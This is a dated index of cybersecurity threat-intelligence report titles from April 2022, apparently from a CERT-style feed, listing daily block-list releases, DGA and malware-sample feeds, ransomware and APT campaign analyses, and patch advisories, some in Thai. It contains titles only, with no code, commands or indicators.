1.2.1874. 2022-04-04 บริษัท Apple เผยแพร่การอัพเดตเฟิร์มแวร์ด้านความปลอดภัยเพื่อแก้ไขช่องโหว่หลายรายการ
1.2.1875. 2022-04-05 Active Bamital DGA(s) for 20220404
1.2.1876. 2022-04-05 Active Beebone DGA(s) for 20220404
1.2.1877. 2022-04-05 Active Conficker DGA(s) for 20220404
1.2.1878. 2022-04-05 Active Malware samples detected on 2022-04-04
1.2.1879. 2022-04-05 Complete dissection of an APK with a suspicious C2 Server
1.2.1880. 2022-04-05 Fake Trezor data breach emails used to steal cryptocurrency wallets
1.2.1881. 2022-04-05 Fresh TOTOLINK Vulnerabilities Picked Up by Beastmode Mirai Campaign
1.2.1882. 2022-04-05 Stolen Images Campaign Ends in Conti Ransomware
1.2.1883. 2022-04-05 TTC-CERT Block Lists 2022-04-05 - Agentemis, BEACON, Cobalt Strike
1.2.1884. 2022-04-05 TTC-CERT Block Lists 2022-04-05 - Phishing attack dataset
1.2.1885. 2022-04-05 TTC-CERT - DOMAIN Daily Block Lists - 2022-04-04 - CyberTotal
1.2.1886. 2022-04-05 TTC-CERT - HASH Daily Block Lists - 2022-04-04 - CyberTotal
1.2.1887. 2022-04-05 TTC-CERT IP Block Lists 2022-04-05 - FTP port scanning, FTP attack

1.2.1888. 2022-04-05 TTC-CERT IP Block Lists 2022-04-05 - SSH port scanning, SSH brute-force attack
1.2.1889. 2022-04-05 TTC-CERT - IP Daily Block Lists - 2022-04-04 - CyberTotal
1.2.1890. 2022-04-05 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-04-05
1.2.1891. 2022-04-05 TTC-CERT - URL Daily Block Lists - 2022-04-04 - CyberTotal
1.2.1892. 2022-04-06 Active Bamital DGA(s) for 20220405
1.2.1893. 2022-04-06 Active Bedep DGA(s) for 20220405
1.2.1894. 2022-04-06 Active Beebone DGA(s) for 20220405
1.2.1895. 2022-04-06 Active Malware samples detected on 2022-04-05
1.2.1896. 2022-04-06 Beware of Virus/XLS.Xanpei virus with normal Excel file infection function - ASEC BLOG
1.2.1897. 2022-04-06 CaddyWiper Analysis: New Malware Attacking Ukraine
1.2.1898. 2022-04-06 Cicada: Chinese APT Group Widens Targeting in Recent Espionage Activity
1.2.1899. 2022-04-06 Cisco Talos Intelligence Group - Threat Roundup for March 25 to April 1
1.2.1900. 2022-04-06 Cyber attack by UAC-0010 (Armageddon) on state institutions of the European Union
1.2.1901. 2022-04-06 Cyber attack of UAC-0010 group (Armageddon) on state organizations of Ukraine
1.2.1902. 2022-04-06 Elephant Framework Delivered in Phishing Attacks Against Ukrainian Orgs
1.2.1903. 2022-04-06 FIN7 Power Hour: Adversary Archaeology and the Evolution of FIN7
1.2.1904. 2022-04-06 Peace through Pegasus: Jordanian Human Rights Defenders and Journalists Hacked with Pegasus Spyware
1.2.1905. 2022-04-06 Scammers are Exploiting Ukraine Donations
1.2.1906. 2022-04-06 Spring4Shell (CVE-2022-22965): details and mitigations | Securelist
1.2.1907. 2022-04-06 State-sponsored Attack Groups Capitalise on Russia-Ukraine War for Cyber Espionage
1.2.1908. 2022-04-06 The Discord Token Grab - K7 Labs

1.2.1909. 2022-04-06 TTC-CERT Block Lists 2022-04-06 - Agentemis, BEACON, Cobalt Strike
1.2.1910. 2022-04-06 TTC-CERT Block Lists 2022-04-06 - Phishing attack dataset
1.2.1911. 2022-04-06 TTC-CERT - DOMAIN Daily Block Lists - 2022-04-05 - CyberTotal
1.2.1912. 2022-04-06 TTC-CERT - HASH Daily Block Lists - 2022-04-05 - CyberTotal
1.2.1913. 2022-04-06 TTC-CERT IP Block Lists 2022-04-06 - FTP port scanning, FTP attack
1.2.1914. 2022-04-06 TTC-CERT IP Block Lists 2022-04-06 - SSH port scanning, SSH brute-force attack
1.2.1915. 2022-04-06 TTC-CERT - IP Daily Block Lists - 2022-04-05 - CyberTotal
1.2.1916. 2022-04-06 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-04-06
1.2.1917. 2022-04-06 TTC-CERT - URL Daily Block Lists - 2022-04-05 - CyberTotal
1.2.1918. 2022-04-07 Active Bamital DGA(s) for 20220406
1.2.1919. 2022-04-07 Active Bedep DGA(s) for 20220406
1.2.1920. 2022-04-07 Active Chinad DGA(s) for 20220406
1.2.1921. 2022-04-07 Active Malware samples detected on 2022-04-06
1.2.1922. 2022-04-07 ASEC Weekly Malware Statistics (20220328 ~ 20220403) - ASEC BLOG
1.2.1923. 2022-04-07 AsyncRAT campaigns feature new version of 3LOSH crypter
1.2.1924. 2022-04-07 Colibri Loader combines Task Scheduler and PowerShell in clever persistence technique | Malwarebytes Labs
1.2.1925. 2022-04-07 Ghostwriter Domain Registrations
1.2.1926. 2022-04-07 Information on cyberattacks aimed at gaining access to Telegram accounts
1.2.1927. 2022-04-07 Inside Lightning Stealer
1.2.1928. 2022-04-07 Malicious Domain Registrations Similar to Ghostwriter
1.2.1929. 2022-04-07 Ransomware Spotlight: AvosLocker Ransomware
1.2.1930. 2022-04-07 Stop/Djvu Ransomware; Extension: .tuid; Ransom note: _readme.txt
1.2.1931. 2022-04-07 Thwarting Loaders: From SocGholish to BLISTER’s LockBit Payload
1.2.1932. 2022-04-07 TTC-CERT Block Lists 2022-04-07 - Agentemis, BEACON, Cobalt Strike
1.2.1933. 2022-04-07 TTC-CERT Block Lists 2022-04-07 - Phishing attack dataset

1.2.1934. 2022-04-07 TTC-CERT - DOMAIN Daily Block Lists - 2022-04-06 - CyberTotal
1.2.1935. 2022-04-07 TTC-CERT - HASH Daily Block Lists - 2022-04-06 - CyberTotal
1.2.1936. 2022-04-07 TTC-CERT IP Block Lists 2022-04-07 - FTP port scanning, FTP attack
1.2.1937. 2022-04-07 TTC-CERT IP Block Lists 2022-04-07 - SSH port scanning, SSH brute-force attack
1.2.1938. 2022-04-07 TTC-CERT - IP Daily Block Lists - 2022-04-06 - CyberTotal
1.2.1939. 2022-04-07 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-04-07
1.2.1940. 2022-04-07 TTC-CERT - URL Daily Block Lists - 2022-04-06 - CyberTotal
1.2.1941. 2022-04-07 WebLogic Crypto Miner Malware Disabling Alibaba Cloud Monitoring Tools - SANS Internet Storm Center
1.2.1942. 2022-04-07 Windows MetaStealer Malware Report
1.2.1943. 2022-04-07 แจ้งเตือนกรณี Mozilla Foundation เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Firefox และ Firefox ESR เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.1944. 2022-04-07 แจ้งเตือนช่องโหว่หลายรายการของผลิตภัณฑ์ F5 BIG-IP ซึ่งอาจส่งผลให้ถูกโจมตีแบบ remote code execution
1.2.1945. 2022-04-07 แจ้งเตือนช่องโหว่หลายรายการของระบบปฏิบัติการ Google Android OS ซึ่งอาจส่งผลให้แอปพลิเคชันถูกโจมตีแบบ remote code execution
1.2.1946. 2022-04-08 Active Bamital DGA(s) for 20220407
1.2.1947. 2022-04-08 Active Bedep DGA(s) for 20220407
1.2.1948. 2022-04-08 Active Chinad DGA(s) for 20220407
1.2.1949. 2022-04-08 Active Malware samples detected on 2022-04-07
1.2.1950. 2022-04-08 Adversarial Threat Report - April 2022
1.2.1951. 2022-04-08 Bomber Ransomware; Amnesia ransomware family; Extension: .bomber (files are renamed to random strings)
1.2.1952. 2022-04-08 Cado Discovers Denonia: The First Malware Specifically Targeting Lambda
1.2.1953. 2022-04-08 Fake E-shops on the prowl for banking credentials using Android malware
1.2.1954. 2022-04-08 FFDroider Stealer Targeting Social Media platform Zscaler

1.2.1955. 2022-04-08 Operation Bearded Barbie: APT-C-23 Campaign Targeting Israeli Officials
1.2.1956. 2022-04-08 Stop/Djvu Ransomware ; Extension: .uyjh
1.2.1957. 2022-04-08 The Latest Remcos RAT Driven By Phishing Campaign | FortiGuard Labs
1.2.1958. 2022-04-08 TTC-CERT Block Lists 2022-04-08 - Agentemis, BEACON, Cobalt Strike
1.2.1959. 2022-04-08 TTC-CERT Block Lists 2022-04-08 - Phishing attack dataset
1.2.1960. 2022-04-08 TTC-CERT - DOMAIN Daily Block Lists - 2022-04-07 - CyberTotal
1.2.1961. 2022-04-08 TTC-CERT - HASH Daily Block Lists - 2022-04-07 - CyberTotal
1.2.1962. 2022-04-08 TTC-CERT IP Block Lists 2022-04-08 - FTP port scanning, FTP attack
1.2.1963. 2022-04-08 TTC-CERT IP Block Lists 2022-04-08 - SSH port scanning, SSH brute-force attack
1.2.1964. 2022-04-08 TTC-CERT - IP Daily Block Lists - 2022-04-07 - CyberTotal
1.2.1965. 2022-04-08 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-04-08
1.2.1966. 2022-04-08 แจ้งเตือนช่องโหว่ CVE-2021-26112 ที่มีความรุนแรงระดับสูงของ FortiWAN ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.1967. 2022-04-09 A Bad Luck BlackCat | Securelist
1.2.1968. 2022-04-09 Active Bamital DGA(s) for 20220408
1.2.1969. 2022-04-09 Active Bedep DGA(s) for 20220408
1.2.1970. 2022-04-09 Active Beebone DGA(s) for 20220408
1.2.1971. 2022-04-09 Active Chinad DGA(s) for 20220408
1.2.1972. 2022-04-09 Active Malware samples detected on 2022-04-08
1.2.1973. 2022-04-09 Banking phishing? Yes, it's real, and with a renewed 'callcenter'
1.2.1974. 2022-04-09 Bozon Ransomware; Extension: .bozon
1.2.1975. 2022-04-09 Cisco Talos Intelligence Group - Threat Source newsletter (April 7, 2022)
1.2.1976. 2022-04-09 Continued Targeting of Indian Power Grid Assets by Chinese State-Sponsored Activity Group
1.2.1977. 2022-04-09 Cyber attack of UAC-0010 group (Armageddon) on state organizations of Ukraine (CERT-UA # 4434)

1.2.1978. 2022-04-09 Detecting EnemyBot – Securonix Initial Coverage Advisory
1.2.1979. 2022-04-09 Exposing the Iranian EvilNominatus Ransomware
1.2.1980. 2022-04-09 Google is on guard: sharks shall not pass!
1.2.1981. 2022-04-09 Looking Inside Pandora’s Box (Pandora Ransomware) | FortiGuard Labs
1.2.1982. 2022-04-09 Octo - A new on-device fraud Android Banking Trojan with a rich legacy
1.2.1983. 2022-04-09 Parrot TDS takes over web servers and threatens millions
1.2.1984. 2022-04-09 Threat Thursday: AvosLocker Prompts Advisory from FBI and FinCEN
1.2.1985. 2022-04-09 TTC-CERT Block Lists 2022-04-09 - Agentemis, BEACON, Cobalt Strike
1.2.1986. 2022-04-09 TTC-CERT Block Lists 2022-04-09 - Phishing attack dataset
1.2.1987. 2022-04-09 TTC-CERT - DOMAIN Daily Block Lists - 2022-04-08 - CyberTotal
1.2.1988. 2022-04-09 TTC-CERT - HASH Daily Block Lists - 2022-04-08 - CyberTotal
1.2.1989. 2022-04-09 TTC-CERT IP Block Lists 2022-04-09 - FTP port scanning, FTP attack
1.2.1990. 2022-04-09 TTC-CERT IP Block Lists 2022-04-09 - SSH port scanning, SSH brute-force attack
1.2.1991. 2022-04-09 TTC-CERT - IP Daily Block Lists - 2022-04-08 - CyberTotal
1.2.1992. 2022-04-09 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-04-09
1.2.1993. 2022-04-09 TTC-CERT - URL Daily Block Lists - 2022-04-08 - CyberTotal
1.2.1994. 2022-04-09 Watch out for fake WhatsApp "New Incoming Voicemessage" emails | Malwarebytes Labs
1.2.1995. 2022-04-10 Active Bamital DGA(s) for 20220409
1.2.1996. 2022-04-10 Active Chinad DGA(s) for 20220409
1.2.1997. 2022-04-10 Active Conficker DGA(s) for 20220409
1.2.1998. 2022-04-10 Active Malware samples detected on 2022-04-09
1.2.1999. 2022-04-10 Cisco Talos Intelligence Group : Threat Roundup for April 1 to April 8
1.2.2000. 2022-04-10 CVE-2022-22965: Analyzing the Exploitation of Spring4Shell Vulnerability in Weaponizing and Executing the Mirai Botnet Malware

1.2.2001. 2022-04-10 Leoxrinse Ransomware; Spora ransomware family; Extension: 4 random characters
1.2.2002. 2022-04-10 MATILAN Ransomware; Extension: .MATILAN
1.2.2003. 2022-04-10 New SolarMarker (Jupyter) Campaign Demonstrates the Malware's Changing Attack Patterns
1.2.2004. 2022-04-10 TTC-CERT Block Lists 2022-04-10 - Agentemis, BEACON, Cobalt Strike
1.2.2005. 2022-04-10 TTC-CERT Block Lists 2022-04-10 - Phishing attack dataset
1.2.2006. 2022-04-10 TTC-CERT - DOMAIN Daily Block Lists - 2022-04-09 - CyberTotal
1.2.2007. 2022-04-10 TTC-CERT - HASH Daily Block Lists - 2022-04-09 - CyberTotal
1.2.2008. 2022-04-10 TTC-CERT - IP Daily Block Lists - 2022-04-09 - CyberTotal
1.2.2009. 2022-04-11 Active Bamital DGA(s) for 20220410
1.2.2010. 2022-04-11 Active Bedep DGA(s) for 20220410
1.2.2011. 2022-04-11 Active Conficker DGA(s) for 20220410
1.2.2012. 2022-04-11 Active Malware samples detected on 2022-04-10
1.2.2013. 2022-04-11 TTC-CERT Block Lists 2022-04-11 - Agentemis, BEACON, Cobalt Strike
1.2.2014. 2022-04-11 TTC-CERT Block Lists 2022-04-11 - Phishing attack dataset
1.2.2015. 2022-04-11 TTC-CERT - DOMAIN Daily Block Lists - 2022-04-10 - CyberTotal
1.2.2016. 2022-04-11 TTC-CERT - HASH Daily Block Lists - 2022-04-10 - CyberTotal
1.2.2017. 2022-04-11 TTC-CERT IP Block Lists 2022-04-11 - FTP port scanning, FTP attack
1.2.2018. 2022-04-11 TTC-CERT IP Block Lists 2022-04-11 - SSH port scanning, SSH brute-force attack
1.2.2019. 2022-04-11 TTC-CERT - IP Daily Block Lists - 2022-04-10 - CyberTotal
1.2.2020. 2022-04-11 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-04-11
1.2.2021. 2022-04-12 Active Bamital DGA(s) for 20220411
1.2.2022. 2022-04-12 Active Bedep DGA(s) for 20220411
1.2.2023. 2022-04-12 Active Chinad DGA(s) for 20220411
1.2.2024. 2022-04-12 Active Malware samples detected on 2022-04-11
1.2.2025. 2022-04-12 Credential-stealing malware disguises itself as Telegram, targets social media users | Malwarebytes Labs

1.2.2026. 2022-04-12 Snow abuse and gluttony: Analysis of suspected Lazarus attack activities against Korean companies
1.2.2027. 2022-04-12 TTC-CERT Block Lists 2022-04-12 - Agentemis, BEACON, Cobalt Strike
1.2.2028. 2022-04-12 TTC-CERT Block Lists 2022-04-12 - Phishing attack dataset
1.2.2029. 2022-04-12 TTC-CERT - DOMAIN Daily Block Lists - 2022-04-11 - CyberTotal
1.2.2030. 2022-04-12 TTC-CERT - HASH Daily Block Lists - 2022-04-11 - CyberTotal
1.2.2031. 2022-04-12 TTC-CERT IP Block Lists 2022-04-12 - FTP port scanning, FTP attack
1.2.2032. 2022-04-12 TTC-CERT IP Block Lists 2022-04-12 - SSH port scanning, SSH brute-force attack
1.2.2033. 2022-04-12 TTC-CERT - IP Daily Block Lists - 2022-04-11 - CyberTotal
1.2.2034. 2022-04-12 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-04-12
1.2.2035. 2022-04-12 แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.2036. 2022-04-12 แจ้งเตือนช่องโหว่แบบ Remote Code Execution ของ Nginx ldap-auth
1.2.2037. 2022-04-13 Active Bamital DGA(s) for 20220412
1.2.2038. 2022-04-13 Active Bedep DGA(s) for 20220412
1.2.2039. 2022-04-13 Active Beebone DGA(s) for 20220412
1.2.2040. 2022-04-13 Active Chinad DGA(s) for 20220412
1.2.2041. 2022-04-13 Active Malware samples detected on 2022-04-12
1.2.2042. 2022-04-13 Analysis of Attack Activities of Suspected APT Organization UNC1151 Against Ukraine and Other Countries
1.2.2043. 2022-04-13 Analysis of the SunnyDay ransomware
1.2.2044. 2022-04-13 blockZ Ransomware; Extension: .blockZ
1.2.2045. 2022-04-13 Cj Ransomware; VoidCrypt ransomware family; Extension: .Cj
1.2.2046. 2022-04-13 Cyberattack by Sandworm Group (UAC-0082) on energy facilities of Ukraine using malicious programs INDUSTROYER2 and CADDYWIPER
1.2.2047. 2022-04-13 Democracy Whisperers Ransomware; Babuk ransomware family; Extension: .democ
1.2.2048. 2022-04-13 Gilfillan Ransomware; VoidCrypt ransomware family; Extension: .Gilfillan

1.2.2049. 2022-04-13 Industroyer2: Industroyer reloaded | WeLiveSecurity
1.2.2050. 2022-04-13 Microsoft เผยแพร่อัปเดตด้านความปลอดภัยประจำเดือนเมษายน 2565
1.2.2051. 2022-04-13 MoqHao (also referred to as Wroba and XLoader) Part 2: Continued European Expansion
1.2.2052. 2022-04-13 Phmqdw ransomware; Makop ransomware family; Extension: .phmqdw
1.2.2053. 2022-04-13 Recent attacks by Bahamut group revealed
1.2.2054. 2022-04-13 RevengeRat spam campaign
1.2.2055. 2022-04-13 Sdhvqq Ransomware; Snatch ransomware family; Extension: .sdhvqq
1.2.2056. 2022-04-13 SHILED Ransomware; Extension: 4 random characters
1.2.2057. 2022-04-13 SystemBC Being Used by Various Attackers
1.2.2058. 2022-04-13 TTC-CERT Block Lists 2022-04-13 - Agentemis, BEACON, Cobalt Strike
1.2.2059. 2022-04-13 TTC-CERT Block Lists 2022-04-13 - Phishing attack dataset
1.2.2060. 2022-04-13 TTC-CERT - DOMAIN Daily Block Lists - 2022-04-12 - CyberTotal
1.2.2061. 2022-04-13 TTC-CERT - HASH Daily Block Lists - 2022-04-12 - CyberTotal
1.2.2062. 2022-04-13 TTC-CERT IP Block Lists 2022-04-13 - FTP port scanning, FTP attack
1.2.2063. 2022-04-13 TTC-CERT IP Block Lists 2022-04-13 - SSH port scanning, SSH brute-force attack
1.2.2064. 2022-04-13 TTC-CERT - IP Daily Block Lists - 2022-04-12 - CyberTotal
1.2.2065. 2022-04-13 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-04-13
1.2.2066. 2022-04-13 TTC-CERT - URL Daily Block Lists - 2022-04-12 - CyberTotal
1.2.2067. 2022-04-13 Web Threats: Malicious Host URLs, Landing URLs and Trends
1.2.2068. 2022-04-13 พบมีการนำ Website ของหน่วยงานราชการ (กรมวิชาการเกษตร) มาทำเป็น phishing และ fraud
1.2.2069. 2022-04-14 Active Bamital DGA(s) for 20220413
1.2.2070. 2022-04-14 Active Conficker DGA(s) for 20220413
1.2.2071. 2022-04-14 Active DirCrypt DGA(s) for 20220413
1.2.2072. 2022-04-14 Active Malware samples detected on 2022-04-13

1.2.2073. 2022-04-14 ASEC Weekly Malware Statistics (20220404 ~ 20220410) - ASEC BLOG
1.2.2074. 2022-04-14 Attackers linger on government agency computers before deploying Lockbit ransomware
1.2.2075. 2022-04-14 BlackGT5327 Ransomware; Chaos ransomware family
1.2.2076. 2022-04-14 CryptoClip Hijacker | K7 Labs
1.2.2077. 2022-04-14 Enemybot: A Look into Keksec's Latest DDoS Botnet
1.2.2078. 2022-04-14 Kaspersky report on Emotet modules and recent attacks
1.2.2079. 2022-04-14 SpringShell Remote Code Execution Vulnerability
1.2.2080. 2022-04-14 Tarrask malware uses scheduled tasks for defense evasion
1.2.2081. 2022-04-14 The Fodcha botnet that made a fortune
1.2.2082. 2022-04-14 The Tellyouthepass ransomware family is attacking and spreading, and there have been victims
1.2.2083. 2022-04-14 TTC-CERT Block Lists 2022-04-14 - Agentemis, BEACON, Cobalt Strike
1.2.2084. 2022-04-14 TTC-CERT Block Lists 2022-04-14 - IcedID, BokBot
1.2.2085. 2022-04-14 TTC-CERT Block Lists 2022-04-14 - Phishing attack dataset
1.2.2086. 2022-04-14 TTC-CERT - DOMAIN Daily Block Lists - 2022-04-13 - CyberTotal
1.2.2087. 2022-04-14 TTC-CERT - HASH Daily Block Lists - 2022-04-13 - CyberTotal
1.2.2088. 2022-04-14 TTC-CERT IP Block Lists 2022-04-14 - FTP port scanning, FTP attack
1.2.2089. 2022-04-14 TTC-CERT IP Block Lists 2022-04-14 - SSH port scanning, SSH brute-force attack
1.2.2090. 2022-04-14 TTC-CERT - IP Daily Block Lists - 2022-04-13 - CyberTotal
1.2.2091. 2022-04-14 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-04-14
1.2.2092. 2022-04-14 TTC-CERT - URL Daily Block Lists - 2022-04-13 - CyberTotal
1.2.2093. 2022-04-14 รายงานช่องโหว่หลายรายการในผลิตภัณฑ์ของ Adobe ที่อาจส่งผลให้ผู้ไม่หวังดีใช้ประโยชน์จากช่องโหว่นี้ในการโจมตีเพื่อสั่งให้เครื่องเป้าหมาย execute คำสั่งหรือโค้ดต่าง ๆ ได้โดยไม่ได้รับอนุญาต (arbitrary code execution)
1.2.2094. 2022-04-15 Active Bamital DGA(s) for 20220414
1.2.2095. 2022-04-15 Active Bedep DGA(s) for 20220414
1.2.2096. 2022-04-15 Active Beebone DGA(s) for 20220414

1.2.2097. 2022-04-15 Active Chinad DGA(s) for 20220414
1.2.2098. 2022-04-15 Active Malware samples detected on 2022-04-14
1.2.2099. 2022-04-15 TTC-CERT Block Lists 2022-04-15 - Agentemis, BEACON, Cobalt Strike
1.2.2100. 2022-04-15 TTC-CERT Block Lists 2022-04-15 - IcedID, BokBot
1.2.2101. 2022-04-15 TTC-CERT Block Lists 2022-04-15 - Phishing attack dataset
1.2.2102. 2022-04-15 TTC-CERT - DOMAIN Daily Block Lists - 2022-04-14 - CyberTotal
1.2.2103. 2022-04-15 TTC-CERT - HASH Daily Block Lists - 2022-04-14 - CyberTotal
1.2.2104. 2022-04-15 TTC-CERT IP Block Lists 2022-04-15 - FTP port scanning, FTP attack
1.2.2105. 2022-04-15 TTC-CERT IP Block Lists 2022-04-15 - SSH port scanning, SSH brute-force attack
1.2.2106. 2022-04-15 TTC-CERT - IP Daily Block Lists - 2022-04-14 - CyberTotal
1.2.2107. 2022-04-15 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-04-15
1.2.2108. 2022-04-15 แจ้งเตือนกรณี Google เผยแพร่การอัปเดตเร่งด่วนด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.2109. 2022-04-16 Active Bamital DGA(s) for 20220415
1.2.2110. 2022-04-16 Active Bedep DGA(s) for 20220415
1.2.2111. 2022-04-16 Active Beebone DGA(s) for 20220415
1.2.2112. 2022-04-16 Active Chinad DGA(s) for 20220415
1.2.2113. 2022-04-16 Active Malware samples detected on 2022-04-15
1.2.2114. 2022-04-16 Cyberattack on state organizations of Ukraine using the malicious program IcedID
1.2.2115. 2022-04-16 Cyberattack on Ukrainian government organizations using exploits for XSS vulnerabilities in Zimbra Collaboration Suite (CVE-2018-6882)
1.2.2116. 2022-04-16 Dismantling ZLoader: How malicious ads led to disabled security tools and ransomware
1.2.2117. 2022-04-16 "Haskers Gang" Introduces New ZingoStealer
1.2.2118. 2022-04-16 Russian-speaking ransomware gang OldGremlin resumes attacks in Russia
1.2.2119. 2022-04-16 TTC-CERT Block Lists 2022-04-16 - Agentemis, BEACON, Cobalt Strike

1.2.2120. 2022-04-16 TTC-CERT Block Lists 2022-04-16 - IcedID, BokBot
1.2.2121. 2022-04-16 TTC-CERT Block Lists 2022-04-16 - Phishing attack dataset
1.2.2122. 2022-04-16 TTC-CERT - DOMAIN Daily Block Lists - 2022-04-15 - CyberTotal
1.2.2123. 2022-04-16 TTC-CERT - HASH Daily Block Lists - 2022-04-15 - CyberTotal
1.2.2124. 2022-04-16 TTC-CERT IP Block Lists 2022-04-16 - FTP port scanning, FTP attack
1.2.2125. 2022-04-16 TTC-CERT IP Block Lists 2022-04-16 - SSH port scanning, SSH brute-force attack
1.2.2126. 2022-04-16 TTC-CERT - IP Daily Block Lists - 2022-04-15 - CyberTotal
1.2.2127. 2022-04-16 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-04-16
1.2.2128. 2022-04-16 Windows 11 tool to add Google Play secretly installed malware
1.2.2129. 2022-04-17 Active Bamital DGA(s) for 20220416
1.2.2130. 2022-04-17 Active Bedep DGA(s) for 20220416
1.2.2131. 2022-04-17 Active Beebone DGA(s) for 20220416
1.2.2132. 2022-04-17 Active Malware samples detected on 2022-04-16
1.2.2133. 2022-04-17 TTC-CERT Block Lists 2022-04-17 - Agentemis, BEACON, Cobalt Strike
1.2.2134. 2022-04-17 TTC-CERT Block Lists 2022-04-17 - Phishing attack dataset
1.2.2135. 2022-04-17 TTC-CERT - DOMAIN Daily Block Lists - 2022-04-16 - CyberTotal
1.2.2136. 2022-04-17 TTC-CERT - HASH Daily Block Lists - 2022-04-16 - CyberTotal
1.2.2137. 2022-04-17 TTC-CERT IP Block Lists 2022-04-17 - FTP port scanning, FTP attack
1.2.2138. 2022-04-17 TTC-CERT IP Block Lists 2022-04-17 - SSH port scanning, SSH brute-force attack
1.2.2139. 2022-04-17 TTC-CERT - IP Daily Block Lists - 2022-04-16 - CyberTotal
1.2.2140. 2022-04-17 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-04-17
1.2.2141. 2022-04-17 TTC-CERT - URL Daily Block Lists - 2022-04-16 - CyberTotal
1.2.2142. 2022-04-18 Active Bamital DGA(s) for 20220417
1.2.2143. 2022-04-18 Active Beebone DGA(s) for 20220417
1.2.2144. 2022-04-18 Active Chinad DGA(s) for 20220417
1.2.2145. 2022-04-18 Active Malware samples detected on 2022-04-17
1.2.2146. 2022-04-18 TTC-CERT Block Lists 2022-04-18 - Agentemis, BEACON, Cobalt Strike

1.2.2147. 2022-04-18 TTC-CERT Block Lists 2022-04-18 - Phishing attack dataset
1.2.2148. 2022-04-18 TTC-CERT - DOMAIN Daily Block Lists - 2022-04-17 - CyberTotal
1.2.2149. 2022-04-18 TTC-CERT - HASH Daily Block Lists - 2022-04-17 - CyberTotal
1.2.2150. 2022-04-18 TTC-CERT IP Block Lists 2022-04-18 - FTP port scanning, FTP attack
1.2.2151. 2022-04-18 TTC-CERT IP Block Lists 2022-04-18 - SSH port scanning, SSH brute-force attack
1.2.2152. 2022-04-18 TTC-CERT - IP Daily Block Lists - 2022-04-17 - CyberTotal
1.2.2153. 2022-04-18 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-04-18
1.2.2154. 2022-04-19 Active Bamital DGA(s) for 20220418
1.2.2155. 2022-04-19 Active Bedep DGA(s) for 20220418
1.2.2156. 2022-04-19 Active Beebone DGA(s) for 20220418
1.2.2157. 2022-04-19 Active Chinad DGA(s) for 20220418
1.2.2158. 2022-04-19 Active Malware samples detected on 2022-04-18
1.2.2159. 2022-04-19 Eagle Monitor RAT
1.2.2160. 2022-04-19 Lazarus Targets Chemical Sector
1.2.2161. 2022-04-19 Notorious cybercrime gang’s botnet (ZLoader) disrupted
1.2.2162. 2022-04-19 Tough Times for Ukrainian Honeypot?
1.2.2163. 2022-04-19 Trends in the Recent Emotet Maldoc Outbreak
1.2.2164. 2022-04-19 TTC-CERT Block Lists 2022-04-19 - Agentemis, BEACON, Cobalt Strike
1.2.2165. 2022-04-19 TTC-CERT Block Lists 2022-04-19 - Phishing attack dataset
1.2.2166. 2022-04-19 TTC-CERT - DOMAIN Daily Block Lists - 2022-04-18 - CyberTotal
1.2.2167. 2022-04-19 TTC-CERT - HASH Daily Block Lists - 2022-04-18 - CyberTotal
1.2.2168. 2022-04-19 TTC-CERT IP Block Lists 2022-04-19 - FTP port scanning, FTP attack
1.2.2169. 2022-04-19 TTC-CERT IP Block Lists 2022-04-19 - SSH port scanning, SSH brute-force attack
1.2.2170. 2022-04-19 TTC-CERT - IP Daily Block Lists - 2022-04-18 - CyberTotal
1.2.2171. 2022-04-19 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-04-19
1.2.2172. 2022-04-20 Active Bamital DGA(s) for 20220419
1.2.2173. 2022-04-20 Active Bedep DGA(s) for 20220419
1.2.2174. 2022-04-20 Active Beebone DGA(s) for 20220419

1.2.2175. 2022-04-20 Active Chinad DGA(s) for 20220419
1.2.2176. 2022-04-20 Active Malware samples detected on 2022-04-19
1.2.2177. 2022-04-20 A new type of malware from the Lazarus attack group that exploits the INITECH process
1.2.2178. 2022-04-20 An Investigation of the BlackCat Ransomware
1.2.2179. 2022-04-20 Cyberattack on state organizations of Ukraine using the topic "Azovstal" and the malicious program Cobalt Strike Beacon
1.2.2180. 2022-04-20 How to recover files encrypted by Yanlouwang | Securelist
1.2.2181. 2022-04-20 Malware Campaigns Targeting African Banking Sector
1.2.2182. 2022-04-20 Nobelium - Israeli Embassy Maldoc
1.2.2183. 2022-04-20 Oracle เผยแพร่อัปเดตความปลอดภัยประจำเดือนเมษายน 2565 เพื่อแก้ไขช่องโหว่หลายรายการ
1.2.2184. 2022-04-20 Peering into A PYSA Ransomware Attack
1.2.2185. 2022-04-20 Public Cloud Cybersecurity Threat Intelligence (202203)
1.2.2186. 2022-04-20 PYSA Ransomware Group In-Depth Analysis
1.2.2187. 2022-04-20 TraderTraitor: North Korean State-Sponsored APT Targets Blockchain Companies
1.2.2188. 2022-04-20 TTC-CERT Block Lists 2022-04-20 - Agentemis, BEACON, Cobalt Strike
1.2.2189. 2022-04-20 TTC-CERT Block Lists 2022-04-20 - IcedID, BokBot
1.2.2190. 2022-04-20 TTC-CERT Block Lists 2022-04-20 - Phishing attack dataset
1.2.2191. 2022-04-20 TTC-CERT - DOMAIN Daily Block Lists - 2022-04-19 - CyberTotal
1.2.2192. 2022-04-20 TTC-CERT - HASH Daily Block Lists - 2022-04-19 - CyberTotal
1.2.2193. 2022-04-20 TTC-CERT IP Block Lists 2022-04-20 - FTP port scanning, FTP attack
